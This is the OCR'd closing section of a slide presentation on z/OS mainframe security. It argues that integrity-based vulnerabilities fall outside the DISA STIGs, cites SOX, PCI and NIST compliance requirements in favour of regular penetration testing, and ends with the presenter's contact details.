
Conclusion

- Securing a z/OS Mainframe
  - Mainframes are assumed to be secure because we have ACF2, TSS & RACF
  - It is assumed that the mainframe configuration parameters and Security System are properly configured
  - The MOST complete guide to securing a mainframe is the DISA STIG:
    - http://iase.disa.mil/stigs/os/mainframe/z_os.html
  - DISA STIGs do not cover INTEGRITY based vulnerabilities!
  - Integrity based vulnerabilities are a serious compromise of your security controls!




Conclusion

- What does it mean?
  - If you have a secure hardware configuration
  - And if you have secure system configuration parameters
  - And if you have secure installation security controls
  - But you do not have system integrity – you are NOT secure!




Conclusion

- According to Gartner:
  - “The IBM z/OS mainframe continues to be an important platform for many enterprises, hosting about 90% of their mission critical applications. Enterprises may not take the same steps to address configuration errors and poor identity and entitlements administration on the mainframe as they do on other OS's.
  - Thus, the incidence of high-risk vulnerabilities is astonishingly high, and enterprises often lack formal programs to identify and remediate these.”
  - Gartner Research Note G00172909



Conclusion

- Integrity based vulnerabilities:
  - Are on your z/OS systems today
  - Are a serious compromise of your security controls
  - Are compliance violations
  - Cannot be addressed by DISA STIGS
  - Can be addressed by Vulnerability Analysis and Penetration Testing
- Other sourced vulnerabilities can be addressed by DISA STIGS
- z/OS needs the Vulnerability Analysis and Penetration Testing as required by compliance standards just like you do for the other platforms



Summary

- These are just some of the things we test for and have seen
- There are several compliance requirements these days:
  - **SOX** requires publically traded companies to put controls into place to protect reporting and financial information
  - **PCI** Requirement 11.3 Guidance -- Vulnerability scans and penetration tests will expose any remaining vulnerabilities that could later be found and exploited by an attacker
  - **NIST** 800-53 –The organisation includes, as part of a security-control assessment, malicious user testing and penetration testing
- It is a good idea to have your zOS systems tested

Summary

- You need to do regular:
  - Penetration Tests
  - Vulnerability Scans
- If you want to be secure!

Questions

Contact Details

Mark Wilson
mobile: +44 (0) 7768 617006
email: markw@rsmpartners.com

RSM Offices in Palo Alto
2225 East Bayshore Road, Suite 200,
Palo Alto,
CA 94303
Tel: (+1) 650-800-3590